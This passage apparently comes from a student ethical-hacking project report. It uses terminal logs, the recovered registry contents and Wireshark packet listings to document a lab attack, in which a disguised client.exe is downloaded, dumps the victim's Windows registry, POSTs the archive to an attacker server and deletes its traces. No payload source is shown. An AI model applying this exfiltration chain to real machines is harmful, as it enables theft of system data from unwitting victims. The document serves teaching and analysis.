

```
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.35 - - [08/Nov/2019 17:17:42] "GET / HTTP/1.1" 200 -
192.168.1.35 - - [08/Nov/2019 17:19:18] "GET /dist/client.exe HTTP/1.1" 200 -
```

Figure 9: Traffic to malicious website

Below is a screenshot of the malicious payload running. The status code refers to the HTTP reply it got from the attacker. The output could be suppressed but for development purposes it was left in. The application can also run in windowed mode, but we found it was more suspicious as for every command it ran a new command line popped up.


3. Payload Execution



```
Status Code: 200
```

Figure 10: Payload running on client


After the payload finishes execution the command line will, briefly look like the below image. Following the data exfiltration the command line will automatically close. The files saved on the machine will also be destroyed in the process.



```
Status Code: 200
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
The operation completed successfully.
Pulling file: ./reg.zip
```

Figure 11: Payload final execution trace


In this image it shows the attacker's server and the HTTP requests that it received. It will first receive an initial `GET` request from the client to which it responds with *!*. Following that it receives a `POST` request from the client containing the registry archive.



```
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# python3 server.py
serving at port 8080
192.168.1.35 - - [08/Nov/2019 17:21:28] "GET / HTTP/1.1" 200 -
192.168.1.35 - - [08/Nov/2019 17:22:14] "POST /store HTTP/1.1" 200 -
```

Figure 12: Traffic to attacker

In this image, the registry archive is shown. After that, the archive is unzipped and its contents are listed. Following this, the HKLM hive is printed out, albeit just the first few lines.




```
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# ls reg.zip
reg.zip
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# unzip reg.zip; ls bk*
Archive:  reg.zip
 extracting: bkReg_HKEY_CLASSES_ROOT.reg
 extracting: bkReg_HKEY_CURRENT_USER.reg
 extracting: bkReg_HKEY_LOCAL_MACHINE.reg
 extracting: bkReg_HKEY_USERS.reg
 extracting: bkReg_HKEY_CURRENT_CONFIG.reg
bkReg_HKEY_CLASSES_ROOT.reg  bkReg_HKEY_CURRENT_CONFIG.reg  bkReg_HKEY_CURRENT_USER.reg  bkReg_HKEY_LOCAL_MACHINE.reg  bkReg_HKEY_USERS.reg
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# head bkReg_HKEY_CLASSES_ROOT.reg
��Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT]

[HKEY_CLASSES_ROOT\*]
"AlwaysShowExt"=""
"ConflictPrompt"="prop:System.ItemTypeText;System.Size;System.DateModified;System.DateCreated"
"ContentViewModeForBrowse"="prop:~System.ItemNameDisplay;System.ItemTypeText;~System.LayoutPattern.PlaceHolder;~System.LayoutPattern.PlaceHolder;System.DateModified;System.Size"
"ContentViewModeForSearch"="prop:~System.ItemNameDisplay;~System.ItemFolderPathDisplay;~System.LayoutPattern.PlaceHolder;System.ItemTypeText;System.DateModified;System.Size"
"ContentViewModeLayoutPatternForBrowse"="delta"
root@kali:/mnt/hgfs/Jordan/Documents/GitHub/EH-Proj1# 
```

Figure 13: Victim's Registry


4. Packet Analysis

The first few packets that will have been recorded will be the downloading of the payload from the malicious website. The packets relating to this, or stream, can be found in TCP stream 21. Using Wireshark's filtering you can search for that with `tcp.stream eq 21`. The initial TCP handshake between the client and webserver can be seen at packets 616 through 618. The HTTP `GET` request to download the exploit is located at packet 619. The first packet containing download information for the exploit is at packet 621 and goes through packet 1166. After the download is finished the client sends an `HTTP OK` to the server; located at packet 1167.


registry_export.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 21
Expression...

```
No.  Time        Source        Destination   Protocol Length Info
616 6.101884772  10.211.55.21  10.211.55.20  TCP      66 52384 → 8000 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
617 6.101912161  10.211.55.20  10.211.55.21  TCP      66 8000 → 52384 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
618 6.102047157  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=1 Ack=1 Win=262144 Len=0
619 6.102116397  10.211.55.21  10.211.55.20  HTTP    549 GET /dist/client.exe HTTP/1.1
620 6.102128486  10.211.55.20  10.211.55.21  TCP      54 8000 → 52384 [ACK] Seq=1 Ack=496 Win=30336 Len=0
621 6.103899648  10.211.55.20  10.211.55.21  TCP     264 8000 → 52384 [PSH, ACK] Seq=1 Ack=496 Win=30336 Len=210 [TCP segment of a reassembled PDU]
622 6.104050742  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=211 Win=261888 Len=0
623 6.104078041  10.211.55.20  10.211.55.21  TCP    7354 8000 → 52384 [ACK] Seq=211 Ack=496 Win=30336 Len=7300 [TCP segment of a reassembled PDU]
624 6.104087615  10.211.55.20  10.211.55.21  TCP    7354 8000 → 52384 [ACK] Seq=7511 Ack=496 Win=30336 Len=7300 [TCP segment of a reassembled PDU]
625 6.104202961  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=14811 Win=262144 Len=0
626 6.104215552  10.211.55.20  10.211.55.21  TCP    1838 8000 → 52384 [PSH, ACK] Seq=14811 Ack=496 Win=30336 Len=1784 [TCP segment of a reassembled PDU]
627 6.104234467  10.211.55.20  10.211.55.21  TCP   14654 8000 → 52384 [ACK] Seq=16595 Ack=496 Win=30336 Len=14600 [TCP segment of a reassembled PDU]
628 6.104245098  10.211.55.20  10.211.55.21  TCP    1514 8000 → 52384 [ACK] Seq=31195 Ack=496 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
629 6.104297428  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=16595 Win=262144 Len=0
630 6.104307158  10.211.55.20  10.211.55.21  TCP     378 8000 → 52384 [PSH, ACK] Seq=32655 Ack=496 Win=30336 Len=324 [TCP segment of a reassembled PDU]
631 6.104317799  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=32655 Win=262144 Len=0
632 6.104369793  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=32979 Win=261632 Len=0
633 6.104402468  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=32979 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
634 6.104512733  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=49363 Win=262144 Len=0
635 6.104566545  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=49363 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
636 6.104672272  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=65747 Win=262144 Len=0
637 6.104708614  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=65747 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
638 6.104808474  10.211.55.20  10.211.55.21  TCP   16114 8000 → 52384 [ACK] Seq=82131 Ack=496 Win=30336 Len=16060 [TCP segment of a reassembled PDU]
639 6.104824169  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=82131 Win=262144 Len=0
640 6.104835224  10.211.55.20  10.211.55.21  TCP     378 8000 → 52384 [PSH, ACK] Seq=98191 Ack=496 Win=30336 Len=324 [TCP segment of a reassembled PDU]
641 6.104909811  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=98515 Win=262144 Len=0
642 6.104952244  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=98515 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
643 6.105039304  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=114899 Win=262144 Len=0
644 6.105095169  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=114899 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
645 6.105227881  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=131283 Win=262144 Len=0
646 6.105247551  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=131283 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
647 6.105359977  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=147667 Win=262144 Len=0
648 6.105365105  10.211.55.20  10.211.55.21  TCP   16114 8000 → 52384 [ACK] Seq=147667 Ack=496 Win=30336 Len=16060 [TCP segment of a reassembled PDU]
649 6.105377204  10.211.55.20  10.211.55.21  TCP     378 8000 → 52384 [PSH, ACK] Seq=163727 Ack=496 Win=30336 Len=324 [TCP segment of a reassembled PDU]
650 6.105472999  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=164051 Win=262144 Len=0
651 6.105491729  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=164051 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
652 6.105600224  10.211.55.20  10.211.55.21  TCP   16114 8000 → 52384 [ACK] Seq=180435 Ack=496 Win=30336 Len=16060 [TCP segment of a reassembled PDU]
653 6.105604494  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=180435 Win=262144 Len=0
654 6.105615176  10.211.55.20  10.211.55.21  TCP     378 8000 → 52384 [PSH, ACK] Seq=196495 Ack=496 Win=30336 Len=324 [TCP segment of a reassembled PDU]
655 6.105689105  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=196819 Win=262144 Len=0
656 6.105740769  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=196819 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]
657 6.105874138  10.211.55.21  10.211.55.20  TCP      54 52384 → 8000 [ACK] Seq=496 Ack=213203 Win=262144 Len=0
658 6.105908621  10.211.55.20  10.211.55.21  TCP   16438 8000 → 52384 [PSH, ACK] Seq=213203 Ack=496 Win=30336 Len=16384 [TCP segment of a reassembled PDU]

> Frame 616: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: Parallel_53:c8:57 (00:1c:42:53:c8:57), Dst: Parallel_de:d7:de (00:1c:42:de:d7:de)
> Internet Protocol Version 4, Src: 10.211.55.21, Dst: 10.211.55.20
> Transmission Control Protocol, Src Port: 52384, Dst Port: 8000, Seq: 0, Len: 0

0000  00 1c 42 de d7 de 00 1c  42 53 c8 57 08 00 45 00   ··B····· BS·W··E·
0010  00 34 2b 07 40 00 80 06  4b ee 0a d3 37 15 0a d3   ·4+·@··· K···7···
0020  37 14 cc a0 1f 40 c9 84  fb 27 00 00 00 00 80 02   7····@·· ·'······
0030  ff ff 83 f5 00 00 02 04  05 b4 01 03 03 08 01 01   ········ ········
0040  04 02                                              ··

registry_export.pcapng    Packets: 25860 · Displayed: 555 (2.1%)    Profile: Default
```


Figure 14: Packets of exploit exe start download



```
registry_export.pcapng
tcp.stream eq 21

No.  Time        Source        Destination   Protocol Length Info
1129 6.171856884 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4368711 Win=262144 Len=0
1130 6.171874142 10.211.55.20  10.211.55.21  TCP      26334 8000 → 52384 [ACK] Seq=4393531 Ack=496 Win=30336 Len=26280 [TCP segment of a reassembled PDU]
1131 6.171898843 10.211.55.20  10.211.55.21  TCP      61374 8000 → 52384 [ACK] Seq=4419811 Ack=496 Win=30336 Len=61320 [TCP segment of a reassembled PDU]
1132 6.171916560 10.211.55.20  10.211.55.21  TCP       2974 8000 → 52384 [ACK] Seq=4481131 Ack=496 Win=30336 Len=2920 [TCP segment of a reassembled PDU]
1133 6.177712910 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4462151 Win=262144 Len=0
1134 6.177743902 10.211.55.20  10.211.55.21  TCP      58454 8000 → 52384 [ACK] Seq=4484051 Ack=496 Win=30336 Len=58400 [TCP segment of a reassembled PDU]
1135 6.177777022 10.211.55.20  10.211.55.21  TCP       5894 8000 → 52384 [ACK] Seq=4542451 Ack=496 Win=30336 Len=5840 [TCP segment of a reassembled PDU]
1136 6.177869182 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4484051 Win=262144 Len=0
1137 6.177882350 10.211.55.20  10.211.55.21  TCP      49694 8000 → 52384 [ACK] Seq=4548291 Ack=496 Win=30336 Len=49640 [TCP segment of a reassembled PDU]
1138 6.177899383 10.211.55.20  10.211.55.21  TCP      14654 8000 → 52384 [ACK] Seq=4597931 Ack=496 Win=30336 Len=14600 [TCP segment of a reassembled PDU]
1139 6.177964206 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4548291 Win=262144 Len=0
1140 6.177970522 10.211.55.20  10.211.55.21  TCP      58454 8000 → 52384 [ACK] Seq=4612531 Ack=496 Win=30336 Len=58400 [TCP segment of a reassembled PDU]
1141 6.177981685 10.211.55.20  10.211.55.21  TCP       5894 8000 → 52384 [PSH, ACK] Seq=4670931 Ack=496 Win=30336 Len=5840 [TCP segment of a reassembled PDU]
1142 6.177986092 10.211.55.20  10.211.55.21  TCP       4434 8000 → 52384 [ACK] Seq=4676771 Ack=496 Win=30336 Len=4380 [TCP segment of a reassembled PDU]
1143 6.178032328 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4612531 Win=262144 Len=0
1144 6.178049310 10.211.55.20  10.211.55.21  TCP      59914 8000 → 52384 [ACK] Seq=4681151 Ack=496 Win=30336 Len=59860 [TCP segment of a reassembled PDU]
1145 6.178065306 10.211.55.20  10.211.55.21  TCP       7354 8000 → 52384 [ACK] Seq=4741011 Ack=496 Win=30336 Len=7300 [TCP segment of a reassembled PDU]
1146 6.178146213 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4681151 Win=262144 Len=0
1147 6.178152562 10.211.55.20  10.211.55.21  TCP      56994 8000 → 52384 [ACK] Seq=4748311 Ack=496 Win=30336 Len=56940 [TCP segment of a reassembled PDU]
1148 6.178164775 10.211.55.20  10.211.55.21  TCP      14654 8000 → 52384 [ACK] Seq=4805251 Ack=496 Win=30336 Len=14600 [TCP segment of a reassembled PDU]
1149 6.178248589 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4748311 Win=262144 Len=0
1150 6.178257550 10.211.55.20  10.211.55.21  TCP      49694 8000 → 52384 [ACK] Seq=4819851 Ack=496 Win=30336 Len=49640 [TCP segment of a reassembled PDU]
1151 6.178274065 10.211.55.20  10.211.55.21  TCP      20494 8000 → 52384 [ACK] Seq=4869491 Ack=496 Win=30336 Len=20440 [TCP segment of a reassembled PDU]
1152 6.178325552 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4819851 Win=262144 Len=0
1153 6.178332479 10.211.55.20  10.211.55.21  TCP      43854 8000 → 52384 [ACK] Seq=4889931 Ack=496 Win=30336 Len=43800 [TCP segment of a reassembled PDU]
1154 6.178343934 10.211.55.20  10.211.55.21  TCP      32174 8000 → 52384 [ACK] Seq=4933731 Ack=496 Win=30336 Len=32120 [TCP segment of a reassembled PDU]
1155 6.178493781 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=4913291 Win=262144 Len=0
1156 6.178501313 10.211.55.20  10.211.55.21  TCP      32174 8000 → 52384 [ACK] Seq=4965851 Ack=496 Win=30336 Len=32120 [TCP segment of a reassembled PDU]
